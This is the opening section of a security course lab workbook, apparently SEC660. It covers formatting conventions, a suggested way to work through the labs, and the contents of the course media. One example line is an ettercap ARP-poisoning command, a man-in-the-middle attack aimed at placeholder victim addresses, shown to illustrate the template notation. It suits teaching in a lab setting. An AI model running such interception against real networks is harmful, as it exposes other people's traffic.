d6b5df10fc572b54ceb9c543d11f10a4  nitroba.pcap
```

Narrative answers are shown in **bold** as shown below.

What are two ways to see the contents of the `/labs/` directory?

The bash shell's `cd` and `ls` commands provide one way, and the Ubuntu GUI file manager interface is another.




Command lines

```
ls -l /lab/
```

Expected results

```
daedlist@sec660: ~  
$ ls -l /lab/  
total 115872  
-rw-r--r-- 1 sansforensics sansforensics 2250712 Dec 6 2018  
tls_dfir.com_session.pcap
```

GUI file manager




3. When referring to literal strings inline with narrative text, the strings will be in depicted in Courier New font. For example, a search string of `destination_bytes:[6000000 TO 7000000]` might be noted in the material inline, or via a call-out box as shown below:

```
destination_bytes:[6000000 TO 7000000]
```

4. Some commands follow a "template" format, in which you will replace a part of the template with content you've discovered previously in the lab. These template command lines will include placeholders surrounded by the `<%` and `%>` enclosures with uppercase letters between them. This is an indication that you must alter the template command accordingly. For example, in the following command, you'd replace the `<%VICTIM_SERVER_IPv4_ADDRESS%>` and `<%VICTIM_CLIENT_IPv4_ADDRESS%>` portions of with the appropriate IPv4 addresses to accomplish the task.

```
ettercap -TqM arp:remote /<%VICTIM_SERVER_IPv4_ADDRESS%>// /<%VICTIM_CLIENT_IPv4_ADDRESS%>//
```

5. It is generally unadvisable to use the `root` administrative account for normal activities. We will follow best practices and use the `sudo` utility to perform administrative actions within the virtual machine wherever needed. The provided Linux user account will have full `sudo` access when required.
6. In the electronic workbook, some images are clickable, resulting in an enlarged version. This can be helpful when examining a detailed diagram or screenshot. An example of this is below.



How to Approach the Labs

The SEC660 Lab Workbook is full of critical information that will help you with this investigation and provide guidelines and instructions for many investigations in the future.

To get the most out of each lab, we will step you through the different portions of the workbook. The workbook is specifically designed to enable students from a variety of backgrounds and with different skill levels get the most out of each lab.

Lab Objectives

This section is designed to help students understand the larger picture of what the objectives of the lab are meant to show or teach. In some cases, we might be demonstrating an analytical technique or the specific output of a forensic tool. We strongly recommend that students quickly look over these objectives when beginning the lab.

Lab Preparation

We design labs to stand on their own. This allows students who are reviewing the labs to jump in without having previously done the lab. We typically outline the specific system, the condition of that system, or the capabilities that must be enabled before moving into the actual lab. Skipping over this step could mean that your system might not be ready for analysis.

Lab Content

For most labs, we try to get you to focus on the core concepts and analytical techniques instead of just running blindly through a tool. Eventually, you will become proficient with the tools we introduce in class. But especially for those who are new to the concepts and tools, the most important part of this course is to focus on the output of the tool and how to properly analyze it.

In general, we suggest that there are three ways to perform the labs. Beginner or intermediate students should generally approach labs using the following strategy:

- **Gain familiarity:** During the first time through the lab, students should fully expand the nested sections to familiarize themselves with the overall topic and techniques. Remember that you are here to learn, not to fight your system or become confused. You will get more from the lab by following along and mimicking what you see directly while reading the full (and sometimes lengthy) explanations.
- **Gain proficiency:** When students are subsequently reviewing the lab, we recommend that they use a “hybrid” approach. This approach means starting the lab without expanding the nested help and explanations, but then referencing the step-by-step questions with instructions if you get stuck or to check your work.
- **Achieve proficiency:** Once you can complete the lab using the step-by-step questions without instructions, you have achieved proficiency with the tool or skill. If you have already achieved proficiency with the tools or skills from the start, it is likely you have learned the concepts already, or know them from previous courses. It is also likely you already have the skills needed to do real world work in this area. Many students take a class to obtain new skills, but the more advanced they are, the fewer the new skills they will learn each time they take a course. Most students will reach this stage after completing the course, reviewing the labs a few more times, and then testing themselves by seeing if they can do the full lab without referencing the step-by-step instructions walking them through the techniques.

Takeaways

For every lab, the takeaway section highlights important case-related artifacts we uncovered as a result of our analysis. The takeaway section is important because these artifacts will build on one another as we progress through the course. Sometimes it is hard to remember “How did we find p.exe?” in a new lab that suddenly asks you to use prior knowledge to look for something new. We advise looking through each lab's takeaways to see when p.exe was first mentioned,

Using the right techniques to approach the labs and labs from the start is essential for your success in this course. Everyone in the course is learning, so there is no reason to feel judged if you are using the step-by-step instructions the first time (or first few times) through each lab. Take advantage of the structure of the labs to facilitate the maximum learning possible for your particular skill level, background, and learning style. Good luck!

What's in the Media Files

The listing below describes the hierarchy of files and folders in your ISO media files.

ISO

- `/documents/`: Numerous cheat sheets, guides, whitepapers, PDF posters, threat intel reports, etc. to provide extra context for students during and after the class.
- `/vmware_images/`: 7zip archives of the three virtual machines used in the class
- `/utilities/`: Microsoft Windows and Apple macOS tools to extract the 7zip archives and perform other necessary tasks for the class